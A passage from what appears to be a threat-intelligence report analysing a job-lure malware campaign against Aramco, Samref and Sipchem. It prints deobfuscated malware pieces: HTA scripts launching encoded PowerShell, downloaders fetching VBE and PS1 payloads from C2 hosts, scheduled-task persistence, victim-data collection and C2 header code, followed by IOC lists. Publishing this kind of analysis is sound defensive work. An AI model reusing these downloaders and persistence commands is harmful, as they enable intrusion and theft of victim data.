Furthermore, inspection of the C2 DDNS hosts identified PowerShell scripts with filenames ending with numerical values, such as '…448.ps1', that could refer to port numbers. Given this, similar payloads using C2 hosts with different port numbers may be configured.

<aramco|samref|sipchem>.hta : Embedded Script Three

Following the '<!—download MSFeeds -->' HTML comment, the third embedded script utilises the same hexadecimal-encoded obfuscation method as the first embedded script with a similar decode function (Figure 12).

```
<!-- download MSFeeds -->
<script type="text/javascript">
eval(unescape('%66%75%6e%63%74%69%6f%6e%20%69%65%37%66%34%33%34%33%28%73%29%20%7b%0a%09%76%61%72%20%72%20%3d%2
```

Figure 12 – Similar obfuscation method

Using the same 'un-escaping' and debugging methods as before, a PowerShell command is revealed (Figure 13).

```
<!-- download MSFeeds -->
<script>
objWSH=new ActiveXObject("WScript.Shell");
objWSH.run('%windir%\\System32\\cmd.exe /c powershell /w 1 -enc CgAkAGQAbwB3AG4AIAA9ACAATgBlAHcALQBPAGIAagBlAG
MAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAAKACQAdQByAGwAIAAgAD0AIAAnAGgAdAB0AHAAOgAvAC8AbQB5
AG4AZQB0AHcAbwByAGsALgBkAGQAbgBzAC4AbgBlAHQAOgA4ADgAMAAvAE0AUwBGAGUAZQBkAHMALgB2AGIAZQAnADsACgAkAGYAaQBsAGUAIA
A9ACAAJwBDADoAXABVAHMAZQByAHMAXAAnACsAJAB7AGUAbgB2ADoAdQBzAGUAcgBuAGEAbQBlAH0AKwAnAFwAQQBwAHAARABhAHQAYQBcAEwA
bwBjAGEAbABcAE0AaQBjAHIAbwBzAG8AZgB0AFwARgBlAGUAZABzAFwATQBTAEYAZQBlAGQAcwAuAHYAYgBlACcAOwAKACQAZABvAHcAbgAuAE
QAbwB3AG4AbABvAGEAZABGAGkAbABlACgAJAB1AHIAbAAsACQAZgBpAGwAZQApADsACgAkAGUAeABlAGMAIAA9ACAATgBlAHcALQBPAGIAagBl
AGMAdAAgAC0AYwBvAG0AIABzAGgAZQBsAGwALgBhAHAAcABsAGkAYwBhAHQAaQBvAG4A');
</script>
```

Figure 13 – PowerShell command

Once executed, this PowerShell script attempts to connect to the C2 DDNS host to download and execute an encoded Visual Basic Script (VBE) file (Figure 14).

```
$down = New-Object System.Net.WebClient
$url  = 'http://mynetwork.ddns.net:880/MSFeeds.vbe';
$file = 'C:\Users\'+${env:username}+'\AppData\Local\Microsoft\Feeds\MSFeeds.vbe';
$down.DownloadFile($url,$file);
$exec = New-Object -com shell.application.
```

Figure 14 – VBE file download

Unlike the shellcode in the previous script which is memory-resident, this VBE file is download and stored locally within the victim's 'AppData' folder:

C:\Users\<Username>\AppData\Local\Microsoft\Feeds\MSFeeds.vbe

<aramco|samref|sipchem>.hta : Embedded Script Four

Following the '<!--add schtasks --> HTML comment, the fourth and final embedded again uses the favoured hexadecimal-encoded obfuscation and decode function. As a result of deobfuscation and clean-up, it is clear to see that the HTML comment accurately reflects the script action, namely the creation of multiple scheduled tasks using the native Windows scheduled tasks utility 'schtasks.exe' (Figure 15).

```
<script>
objWSH=new ActiveXObject("WScript.Shell");
objWSH.run('%windir%\\System32\\cmd.exe /c powershell /w 1 schtasks.exe /CREATE /SC DAILY /TN "1" /TR
"C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\MSFeed.vbe" /ST 01:00 /f && schtasks.exe /CREATE /
SC DAILY /TN "3" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\MSFeed.vbe" /ST 03:00 /f &&
schtasks.exe /CREATE /SC DAILY /TN "5" /TR
"C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\MSFeed.vbe" /ST 05:00 /f && schtasks.exe /CREATE /
SC DAILY /TN "7" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\MSFeed.vbe" /ST 07:00 /f &&
schtasks.exe /CREATE /SC DAILY /TN "9" /TR
"C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\MSFeed.vbe" /ST 09:00 /f && schtasks.exe /CREATE /
SC DAILY /TN "11" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\MSFeed.vbe" /ST 11:00 /f &&
schtasks.exe /CREATE /SC DAILY /TN "13" /TR
"C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\MSFeed.vbe" /ST 13:00 /f && schtasks.exe /CREATE /
SC DAILY /TN "15" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\MSFeed.vbe" /ST 15:00 /f &&
schtasks.exe /CREATE /SC DAILY /TN "17" /TR
"C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\MSFeed.vbe" /ST 17:00 /f && schtasks.exe /CREATE /
SC DAILY /TN "19" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\MSFeed.vbe" /ST 19:00 /f &&
schtasks.exe /CREATE /SC DAILY /TN "21" /TR
"C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\MSFeed.vbe" /ST 21:00 /f && schtasks.exe /CREATE /
SC DAILY /TN "23" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\MSFeed.vbe" /ST 23:00 /f ');
</script>
```

Figure 15 – Creation of scheduled tasks for persistence

Scheduled to run every two hours from 0100hrs to 2300hrs, twelve tasks are created to execute the locally-stored VBE file, as downloaded in the third HTA embedded script. Notably, in this case, the downloaded file was named 'MSFeeds.vbe' whilst the scheduled tasks refers to 'MSFeed.vbe' (lacking the 's'), as such this particular payload would fail to be executed as scheduled. Presumably, when configured correctly, this acts as a persistence mechanism.

<Feed>.vbe

Observed with filenames such as 'MSFeed.vbe' and 'CHFeeds.vbe', this encoded Visual Basic Script is dropped by the third embedded script within the HTML application (HTA) phase and should, assuming the scheduled tasks are configured correctly, execute on the victim machine every two hours daily from 0100hrs to 2300hrs.

As a Microsoft Script Encoded and Gzip compressed file, GCHQ's CyberChef utility can be used to revert the file back to its native Visual Basic code:

[{"op":"Microsoft Script Decoder","args":[]},{"op":"Gunzip","args":[],"disabled":true}]

Upon execution, the script will first determine if PowerShell is already running, if so, the process will be terminated (Figure 16).

```
' Check if Powershell is running on specified computer (. = local computer)
if isPrcssRunning(strCmptr,Prcess) then
  Dim objshll
  Set objshll = WScript.CreateObject ("WScript.shell")
  tskrun="cmd /c taskkill /im powershell.exe /f && exit"
  objshll.run tskrun,0,True
```

Figure 16 – Check for, and terminate, existing PowerShell processes

Subsequently, a new PowerShell process is created and executes a script that has been obfuscated using the 'SecureString' function (Figure 17).

```
Set objshll = WScript.CreateObject ("WScript.shell")
pwshell="powershell /w 1 . ( $Env:comSpEc[4,15,25]-joIN'')(( [
  RuNTIme.INteRoPSeRviCEs.MarsHAL]::ptrTOStRINgbSTR( [ruNTIme.INterOpsERVicEs.MARSHal]::SECUrESTRinGTObstR($('
76492d1116743f0423413b16050a5345MgB8AHkARgA2AFAAVwBaAEMAdgA2AE0AeABiADUANQBCAEsANQBOAG4ARgBuAFEAPQA9AHwAMgBmAG
MAMgA1ADIAOQAxAGEANwBjADgAZAA3ADIAOAAwADQAZAAxAGIAOQA2AGMAYwAxADMAYwA2ADgAYwA5ADUAZABiADMAZAA3AGIAOAAwADQAYQAw
ADEAYQAzADkAMQBhADkAMQA1AGQAYQAwADYAMgA0AGMAYQA2ADYAZABmAGUAMABjAGUAMgA3ADUAZQAxAGUANQBiAGYAZgBmADYAZgBiADcANA
AwAGEAMgAwAGUAMAA5ADIAZgA2ADQANAAyADIAMgA4ADYAZgAxAGMAMQA1AGIANgA2ADAAMQAwADkAZgBiADcAYwA2ADYAOQA0AGYAMgA0AGIA
NAAxAGYANQBlADYANgBjAGIAOQBlADYANwAzAGQANQBkAGUAZgA1AGYANgA1AGQAYQAxAGQAYgBkAGYAZQA0ADIAMQA3AGIAZABlAGQAMgAxAD
AAMgA1AGIAYgBhADgAOQA4AGEAMgA4AGEAZQA1ADgAYQAxADMAZAA4ADMAYQBmADcAYwAzAGIAYwBhADYANgA0AGQANQA5ADEANABjADUAYQBi
AGIAZABlAGEAMwA1ADYANAAwADMAMAA4AGYAMgA1AGUAZQA2AGEAMQBmADkANgA5ADAANwAzAGIAMgAwAGUAZAA4AGYAOQAwAGUAZABiADQAOA
A1AGEAZgAyADkAOAAyADEAMQA4ADQAOABjADMAOABkAGYAZQA1AGIAMQBiAGMAZQBhADcAZABhADUAYwBhADEAMwBiADgAOQA5AGUAYgAyADAA
OAA0AGIANgBlAGUANQBlADkAZQAwAGIAMQAyAGQAZQBkADQAOQAyAGQANAA2ADEAMQA2ADAAMABhADEAYQAwAGUAMwA5ADMANAAzAGIANgBkAG
MANQBiADUANQAyADEANQBiAGYAMwA3ADcAYwBiAGQAMwA4AGQANgA0ADkANAA3AGIANgA3AGUANgAzAGUAZgBkADkAYQA0ADcAMQAyADMAMgA5
ADMAMgAxAGEAMQBhAGUAYQBiAGMA'|CONVerttO-secUReSTRIng  -kE (114..83)) ) )))"
objshll.run pwshell,0,True
```

Figure 17 – Execution of 'SecureString' encoded PowerShell script

Comment: Notably, the code in Figure 17 is repeated both inside, and outside, of the 'isPrcssRunning' IF statement. Whilst this is programmatically functional, it could be optimised and may suggest that the script has been 'hacked' together from other code.

Debugging this code within a controlled environment allows the final PowerShell statement to be observed, namely the creation of a new object that downloads another PowerShell script, 'registry.ps1', from the C2 server (Figure 18).

```
IEX (New-Object Net.webclient).downloadString('http://mynetwork.ddns.net:880/registry.ps1');
```

Figure 18 – PowerShell downloader

Registry.ps1

Unsurprisingly, given every other script in this campaign analysed thus far, this PowerShell script file contains multiple layers of obfuscation, starting with base-64 and ISO-8859-1 encoded content (Figure 19) that then reveals another layer of base-64 encoding and compression.

```
sal a New-Object;iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::
    FromBase64String('nVbbctpIEH3XV0yp9IASNGDHcbxQPNgCx64EmwUSZ9fr2hqkBhQLjTIzMsYs/77dkrjYWTuupXhgerr7dJ++DJaj
g5Y9NSZt1Grz+ZyneqpB3YHiE9E4qtuWo1+6r0UzMQFd00aYKKgFMjGQmJptjbMkMJFMmH/cZRXnFhZV5/yru7QcwVrsAube5eg7BIZ5w0UKF2
IGzB4stIEZH0CQqcgsuK8WqZETJdLpgvej70koIO6KBBFDDEzwrgwBvV2/aOhH6RQUqd40Gv6JT4Y9EYZRMvmlbalXGv8JSmoyP4llcDuIHgh8
b/+IRJ9gUQr23x9a0RhzxnSZtVz/5hMwlGrF5Xm2HvzAjI1C9zbpoY/
zrzsB+TJBlg3Cnio5OxEaDg8K9dzzyoJYw44dClfWqkBDtrfQeHgFNsb/SnByvoteWJKY8B2x2ta+c+Gva58lVPvRDsYQ7g3vJIEkhhHpy/
D0iH8Ec7IwoCtkUPQKNRD5sBxiFwF9BcIAWuaVUhXUG9MN8KESiR5LNTuNEhHnVao4oyqrV5kz4p8hmZipa12PEOH65oY5aeEQ+XvLnLH1c/
ZD+Tj31LV20mt3NulBEjzN7yUOSd1yirqNruuc772/eZwt1dNywt2M27CTcUY34bMZ7x3upMw8PLvWr4hfB5e5Ozmi3LuCURBHONeYrS/
lbQQuWxbBVei+jcEx7xSjEIbZYVjrdmsL/
Nhus9C6DlHDRDMaop5QGjr3IjAVJ6zualedJItjsrl93sbe/622t1/br+/X7f+2LpqeebFBgjBQuI/MiiFjuLcS6v4Ws3F7pELruVTh+qjk/SJ
TcXmcB4+3VEndBRiObPg5G01mWc60heo5JNIskpBVsEs0Fl4je0aMYuD+5/7X4sy74rtUzJsYtu+6GBvi8DMQIV7z4zCs2GdSG0xlWk5YNEa/7
hKXtIpS0yhXscZd7NDFM8u3udEPnhjYK+snyC/Ii3c8QUsktCsfojgWtfe8zipXURLKuWYXQ3bI3zXZ1eXV4UGTDVUUEs4HXseDzIJpk6m7xt4
er7ssjm4Bmya4lbb7M1YfxqBAIRDe5qytec87ap6+xHqPVLcWVceoDFysQu5oU968Cpvy5n57gwGNVjGQQ+nlyx6Kft+qMu9Y92IRJTQgeT8Hg
N4dXJ6BglCjiwRjk0Vsuohtlj9HM+SDi8xInACqc2+AI0skRSJmm9CqFAh5nKd8e09+NxhNa8
Xy1bpkRB7Wpg1jkcXmiT6l3mRFNXNeSDhPUbQ2t15hvzV/Gg/KdyQUVU5ysJ5+9rS01zu1OsOW68OPDLQpVOjhzS2r+OyAplE4b7fKXYIvUJ4H
hr5dO6nCyVdYO6MWSydrof/1A93DqgVRKmJe9ud5HqZZIApuIz9TCs8V1+XE+YoFwgTTZR4+JHeNbZ/
QI+gUwkDO0swUF65ju8sVsUjAj2xWGKhs2RtZiPWOkr+crEnfp44KSa9/6XcGg8v+38d9/+x82PGHX/qdppNGYfOZ/1W0jtIWvhHMo5cg9Edpe
/T2QH7749vZpwczmx1/+n36IOqQ3k++3cn2eHT6+UMAB0e6xbwsYY6kfZYTWG7o7Qb3CtKx61OXI3tJLEWoy82vcWRpBEP4X9AUcQlcDjduYdo
H9ht09samhZf+wyK4x38KjErLloV6WSW2XFkDI5TxBjFAyt7V66/QOnxO618='),[IO.Compression.CompressionMode]::Decompress))
,[Text.Encoding]::ASCII)).ReadToEnd().
```

Figure 19 – First layer of deobfuscation

Using GCHQ's CyberChef, a single recipe can extract from, and decode, the original PS1 script:

---

*[{"op":"Regular expression","args":["User defined","(?:-e\\s)(.+)",true,true,false,false,false,
false,"List capture groups"]},{"op":"From Base64","args":["A-Za-z0-9-_",true]},{"op":"Decode
text","args":["ISO-8859-1 Latin 1 Western European (28591)"]},{"op":"Regular expression",
"args":["User defined","(?:FromBase64String\\(')(.+)(?:'\\),)",true,true,false,false,false,false,*

"List capture groups"]},{"op":"From Base64","args":["A-Za-z0-9+/=",true]},{"op":"Raw Inflate","args":[0,0,"Adaptive",false,false]}]

Once processed, the resultant PowerShell script can be reviewed and additional C2 URLs determined (Figure 20).

```
$sc="http://www.pshserver.ga:80"
$s="http://www.pshserver.ga:80/images/static/content/"
```

Figure 20 – Additional C2 URLs

Analysis of this script on 5 November versus 6 November 2018 identified a change in C2 hosts suggesting that the threat actor is actively maintaining this campaign or taking steps to mitigate or thwart investigations.

As of 5 November 2018, analysis of this file with SHA-1 hash 'e075675f33a040061e39f40fb87660502fd432a4' identified the following C2 URLs (defanged):

---

hxxp://mypsh.ddns.net:80
hxxp://mypsh.ddns.net:80/images/static/content/
hxxp://mypsh.ddns.net

Conversely, analysis of the same filename on 6 November 2018, as obtained from the same C2 but with SHA-1 hash '9562b143f50335fa1cf59e63df25fcda86b87324' identified the following C2 URLs (defanged):

---

hxxp://www.pshserver.ga:80
hxxp://www.pshserver.ga:80/images/static/content/
hxxp://www.pshserver.ga

When executed, the script appears to obtain system information (Figure 21), similar to the earlier script, including the domain name, username, computer name, process architecture and process ID. Of these, the username and process ID appear to be those under which the script is running. Subsequently, this victim information is concatenated into a single string and encoded in preparation for 'call-home' communications.

```
try{$u=([Security.Principal.WindowsIdentity]::GetCurrent()).name} catch{if ($env:username -eq "
    $($env:computername)$"){}else{$u=$env:username}}
$o="$env:userdomain\$u;$u;$env:computername;$env:PROCESSOR_ARCHITECTURE;$pid;http://www.pshserver.ga"
```

Figure 21 – Collection of victim information

Prior to sending the collected victim information, a date test (Figure 22) is performed to check that the current date falls before '29/12/2020'. Presumably acting as a long-term kill switch, the script will exit if this test fails.

```
$d = (Get-Date -Format "dd/MM/yyyy");
$d = [datetime]::ParseExact($d,"dd/MM/yyyy",$null);
$k = [datetime]::ParseExact("29/12/2020","dd/MM/yyyy",$null);
if ($k -lt $d) {exit}
```

Figure 22 – Date test

Additionally, this script provides unused functionality for the configuration of a proxy as well as setting HTTP headers for 'User-Agent', 'Referer' and a cookie 'SessionID' (Figure 23).

```
if ($h -and (($psversiontable.CLRVersion.Major -gt 2))) {$wc.Headers.Add("Host",$h)}
elseif($h){$script:s="https://$($h)images/static/content/";$script:sc="https://$($h)"}
$wc.Headers.Add("User-Agent","Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko")
$wc.Headers.Add("Referer","")
if ($proxyurl) {
$wp = New-Object System.Net.WebProxy($proxyurl,$true);
if ($username -and $password) {
$PSS = ConvertTo-SecureString $password -AsPlainText -Force;
$getcreds = new-object system.management.automation.PSCredential $username,$PSS;
$wp.Credentials = $getcreds;
} else { $wc.UseDefaultCredentials = $true; }
$wc.Proxy = $wp; } else {
$wc.UseDefaultCredentials = $true;
$wc.Proxy.Credentials = $wc.Credentials;
} if ($cookie) { $wc.Headers.Add([System.Net.HttpRequestHeader]::Cookie, "SessionID=$Cookie") }
```

Figure 23 – HTTP Header configuration

Notably, the ‘SessionID’ cookie HTTP header contains the encoded victim information string which will be received by the C2 host upon connection. Furthermore, the use of a specific ‘User-Agent’ and ‘Referer’ string may serve as a way of ensuring that the C2 only communicates with legitimate victim machines.

Indicators of Compromise (IOC)

Files

Hosted on mynetwork.ddns.net:880:

216fe0fdfbb56523c016a57b1f7f80e9849c639c	CHFeeds.vbe [2nd Stage; Scheduled task]
9562b143f50335fa1cf59e63df25fcda86b87324	registry.ps1 [3rd Stage; 6 November 2018 Version]
e075675f33a040061e39f40fb87660502fd432a4	registry.ps1 [3rd Stage; 5 November 2018 Version]
742b79e13b57d148611edf89e43d7ab0573db1d9	samref\index.png [Lure image]
8d56a757b251cdc8ae8157aac96aa73f08aedbe0	samref\main_banner.jpg [Lure image]
d06adb8f2629e39ce2faf36fa6f2f28a91b43a3c	samref\posh80.ps1 [References 'mypsh.ddns.net']
055920b093cfc5030d617ac2511c74051cf53288	samref\posh443.ps1 [References 'mypsh.ddns.net']
ee5ba281bcec3544e41dcd1dad6b3f12e6de2ee8	samref\samref448.ps1
70939f938be083e13961791b4b31b064087741ab	samref\samrefjobs.html [Lure job description]
03f11ac16c72e26707119725864a98b7ffb642ae	samref\SamrefJobsVacancies.hta [1st Stage]
7b3e3b26b24ecaa125705f2ad0db4b7439e9e22b	samref\sty.css [Lure CSS]

Hosted on aramcojobs.ddns.net:880:

7454790ad5619c80f32c8bc202a33043f133ed10	aramco\AramCoJobs.hta [1st Stage]
853d8eb287ae013b6e4f293eaf9ef16d41d92c40	aramco\emaillogo.png [Lure image]
dc0d60a841dbfa2629e2694ec0cafb9bd3059e06	aramco\sty.css [Lure CSS]
(dc0d60a841dbfa2629e2694ec0cafb9bd3059e06)	aramco\style.css [Lure CSS]
(dc0d60a841dbfa2629e2694ec0cafb9bd3059e06)	aramco\style2.css [Lure CSS]
e1502361b647f189592575fb3879f07db943caa6	aramco\aramcocareers.html [Lure job description]
5fd81868f9c37f451f9bb9cecfa178a60d7384de	aramco\aramcocareers2.html [Lure job description]

Hunt-identified related threats:

441e092325d266b47356615086def5f5164292fb	[Scheduled task creation script]
2eb88b870a3bcfefe7add0dcd814a6dc4922f846	[Scheduled task creation script]
0d7d7ef245b54a7755c00cc4a31f880dea066731	[Scheduled task creation script]
19620c0ceca8f22a3e0090013fdd8396ecc4b030	[Lure job description; Aramco; HTA]
dcf76dca0ef348e4c6d9345b995e26206010b66d	[Lure job description; Aramco; HTA]
1fe5bddd0105d66d23c947be87117a0788b9390e	[Lure job description; Aramco; HTA]
9fe61a81c183af49a466569bd51b475598c2b4e6	[Lure job description; SIPCHEM; HTA]

Domains

aramcojobs.ddns.net [DDNS; 192.119.15.35]
mynetwork.ddns.net [DDNS; 192.119.15.35]
mynetwork2.ddns.net [DDNS]
mypsh.ddns.net [DDNS]
pshserver.ga
remote-server.ddns.net [DDNS; OSINT Link; Previously associated with 192.119.15.35]
saharapcc.ddns.net [DDNS; OSINT Link; Previously associated with 192.119.15.35]
sipchem.ddns.net [DDNS]

IP Addresses

192.119.15.35 [aramcojobs.ddns.net; mynetwork.ddns.net; Assigned to '24 Shells, US']

URLs

hxxp://192.119.15.35:880/resiver.php
hxxp://aramcojobs.ddns.net:880/aramco/aramcocareers.html
hxxp://aramcojobs.ddns.net:880/aramco/aramcocareers2.html
hxxp://aramcojobs.ddns.net:880/aramco/AramCoJobs.hta
hxxp://aramcojobs.ddns.net:880/aramco/resiver.php
hxxp://aramcojobs.ddns.net:880/aramco/emaillogo.png
hxxp://aramcojobs.ddns.net:880/aramco/sty.css
hxxp://aramcojobs.ddns.net:880/aramco/style.css
hxxp://aramcojobs.ddns.net:880/aramco/style2.css
hxxp://mynetwork.ddns.net:880/CHFeeds.vbe
hxxp://mynetwork.ddns.net:880/registry.ps1
hxxp://mynetwork.ddns.net:880/aramco-p80.ps1
hxxp://mynetwork.ddns.net:880/aramco-p443.ps1
hxxp://mynetwork.ddns.net:880/samref/index.png
hxxp://mynetwork.ddns.net:880/samref/main_banner.png
hxxp://mynetwork.ddns.net:880/samref/posh80.ps1
hxxp://mynetwork.ddns.net:880/samref/posh443.ps1
hxxp://mynetwork.ddns.net:880/samref/samref448.ps1
hxxp://mynetwork.ddns.net:880/samref/samrefjobs.html
hxxp://mynetwork.ddns.net:880/samref/SamrefJobsVacancies.hta
hxxp://mynetwork.ddns.net:880/samref/sty.css
hxxp://mynetwork2.ddns.net:880/sipchemp443.ps1
hxxp://mypsh.ddns.net
hxxp://mypsh.ddns.net:80/images/static/content/
hxxps://mypsh.ddns.net
hxxp://sipchem.ddns.net:880/sipchemcareers.html
hxxp://www.pshserver.ga
hxxp://www.pshserver.ga:80/images/static/content/

Table of Figures

United Kingdom
Tel: +442035141515
25Old Broad Street | EC2N 1HN | London | United Kingdom

USA
Tel: +972-3-7286-777
214 W 29th St | 2nd Floor | New York | NY 10001

Israel
Tel: +972-3-7286777 Fax: +972-3-7286777
Ha-Mefalsim 17 St | 4951447 | Kiriat Arie Petah Tikva | Israel

Singapore
Tel: +65-3163-5760
10Anson Road | #33-04A International Plaza 079903 | Singapore

sales@cyberint.com